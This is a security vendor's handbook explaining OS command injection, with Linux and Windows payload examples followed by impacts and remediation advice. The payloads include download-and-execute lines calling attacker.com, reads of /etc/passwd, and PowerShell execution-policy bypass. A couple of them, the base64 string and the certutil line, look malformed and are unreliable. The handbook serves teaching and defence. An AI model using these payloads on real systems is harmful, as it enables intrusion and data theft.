



SECURITYBOAT
Frontline Of Your Business

COMMAND INJECTION HANDBOOK






Table of Contents


1. What is Command Injection?	01
2. Difference between Code and Command injection	01
3. Attack Techniques for Linux and Windows	02
3.1 Linux Command Injection	02
3.2 Windows Command Injection	03
4. Impact of Command injection	04
4.1 Unauthorized Access	04
4.2 Data Breach	04
4.3 System Compromise	04
4.4 Service Disruption	04
4.5 Data Loss and Corruption	04
4.6 Financial Loss	04
4.7 Reputation Damage	04
5. Remediation	05
5.1 Input Sanitization and Validation	05
5.2 Use of Parameterized Interfaces	05
5.3 Restriction of Direct Command Execution	05
5.4 Principle of Least Privilege	05
5.5 Secure Output Handling	05
6. Additional Resources and References	06
7. QR Code	07







1. What is Command Injection?

Command injection is a security vulnerability in web applications that allows an attacker to execute arbitrary commands on the host operating system. This occurs when user inputs are improperly sanitized and passed to system-level commands by the application. The attacker can exploit this flaw to gain unauthorized access, manipulate data, or execute malicious operations.



2. Difference between Code and Command injection?

Code injection and command injection are distinct security vulnerabilities with different targets and impacts. Code injection involves injecting malicious code into the application, which is then executed by the application itself, compromising its functionality or data. On the other hand, command injection allows an attacker to execute arbitrary commands on the host operating system, giving them control over the server. While code injection affects the application's code execution, command injection impacts the underlying system's command execution.





3. Attack Techniques for Linux and Windows

3.1 Linux Command Injection

1. Chaining Commands with Logical Operators and Subshells

This technique uses logical operators combined with subshells to bypass basic filtering and execute complex commands. The below payload uses backticks to execute a subshell, chaining commands with `&&`, and using subshell parentheses `()` to execute multiple commands.

Payload: echo injected && (uname -a; cat /etc/passwd)

2. File Upload with Command Execution

This involves using command injection to upload a malicious file to the server and then execute it. The below payload uses the curl command downloads a malicious script from a remote server, and `&&` ensures the downloaded script is executed immediately.

Payload: `curl -o /tmp/shell.sh http://attacker.com/shell.sh && bash /tmp/shell.sh`

3. Base64 Encoding to Bypass Filters

Encoding commands in Base64 to bypass filters that look for specific keywords. The below decodes a Base64 encoded string into a shell command and executes it. The encoded string represents a simple shell command.

Payload:

echo

```
YmFzaCAtYyAiYmFzaCAtYyAnYmFzaCAtYyAiYmFzaCAtYyAnYmFzaCAtYyAiYmFzaCAtYyAnYmFz  
aCAtYyAiYmFzaCAtYyAnYmFzaCAtYyAiYmFzaCAtYyAn | base64 -d | sh
```

4. Environment Variable Manipulation

Using environment variables to store and execute commands. The below payload exports the command into an environment variable and then executes it by referencing the variable.

Payload: export CMD="cat /etc/passwd"; \$CMD



3.2 Windows Command Injection

1. Using Multiple Command Substitutions

Combining different types of command substitutions to evade filters and execute multiple commands. The below payload uses `%COMSPEC%` to open a new command shell, sets a variable with a command, and then executes it.

Payload:

```
%COMSPEC% /c echo off & for /f "tokens=1" %i in ('whoami') do echo %i & set CMD=dir & %COMSPEC% /c %CMD%
```

2. Obfuscation with Special Characters

Using special characters and encodings to obfuscate the payload and bypass simple filters. The below payload uses a combination of for loops and special characters to execute commands and redirect output.

Payload: `ping 127.0.0.1 & for %i in (whoami) do @echo %i && dir ^> C:\output.txt`

3. Combining PowerShell and CMD Commands

Using PowerShell within CMD to leverage the power and flexibility of both command interpreters. The below payload launches PowerShell, which then starts a new CMD process to execute multiple commands.

Payload:

```
powershell -NoProfile -ExecutionPolicy Bypass -Command "& {Start-Process cmd-ArgumentList '/c whoami && dir'}"
```

4. Leveraging Built-in Windows Utilities

Using built-in Windows utilities like certutil for downloading files and executing them. The below payload uses certutil to download an executable from a remote server and then runs it.

Payload: `urlcache -f http://attacker.com/malware.exe C:\malware.exe & C:\malware.exe`





4. Impact of Command injection

4.1 Unauthorized Access

Attackers can gain unauthorized access to the underlying operating system, potentially escalating their privileges to gain full control over the system.

4.2 Data Breach

Sensitive information, including user data, credentials, and confidential files, can be accessed, stolen, or manipulated by the attacker.

4.3 System Compromise

The attacker can install malware, create backdoors, or make other modifications that compromise the system's security and functionality.

4.4 Service Disruption

Essential services can be disrupted or disabled, leading to downtime and denial of service for legitimate users.

4.5 Data Loss and Corruption


Critical data can be deleted or corrupted, resulting in loss of important information and potential operational disruptions.

4.6 Financial Loss

The consequences of command injection attacks, such as remediation costs, legal penalties, and loss of business, can lead to significant financial losses.

4.7 Reputation Damage

Organizations may suffer reputational harm due to the exposure of security vulnerabilities and the potential harm to their users and clients.





5. Remediation

5.1 Input Sanitization and Validation

Ensure all user inputs are rigorously sanitized and validated to conform to expected formats, rejecting any input containing potentially dangerous characters or command sequences.

5.2 Use of Parameterized Interfaces

Utilize parameterized queries or prepared statements for executing system commands, which treat user inputs as data rather than executable code, preventing direct command execution.

5.3 Restriction of Direct Command Execution

Avoid executing system commands with user-supplied inputs. Use higher-level APIs or built-in functions that abstract and safely handle required operations without invoking the command shell.

5.4 Principle of Least Privilege

Configure applications and their execution environments to run with the minimum privileges necessary, reducing the potential impact of a successful command injection attack.

5.5 Secure Output Handling

Ensure that the output from executed commands is securely encoded, preventing any possibility of executing injected commands through output rendering or display.





6. Additional Resources and References

- <https://portswigger.net/web-security/os-command-injection>
- <https://book.hacktricks.xyz/pentesting-web/command-injection>
- https://owasp.org/www-community/attacks/Command_Injection
- https://owasp.org/www-project-web-security-testing-guide/latest/4-Web_Application_Security_Testing/07-Input_Validation_Testing/12-Testing_for_Command_Injection






SECURITYBOAT

Frontline Of Your Business

COMMAND INJECTION HANDBOOK



Scan QR Code to Download Handbook

www.securityboat.net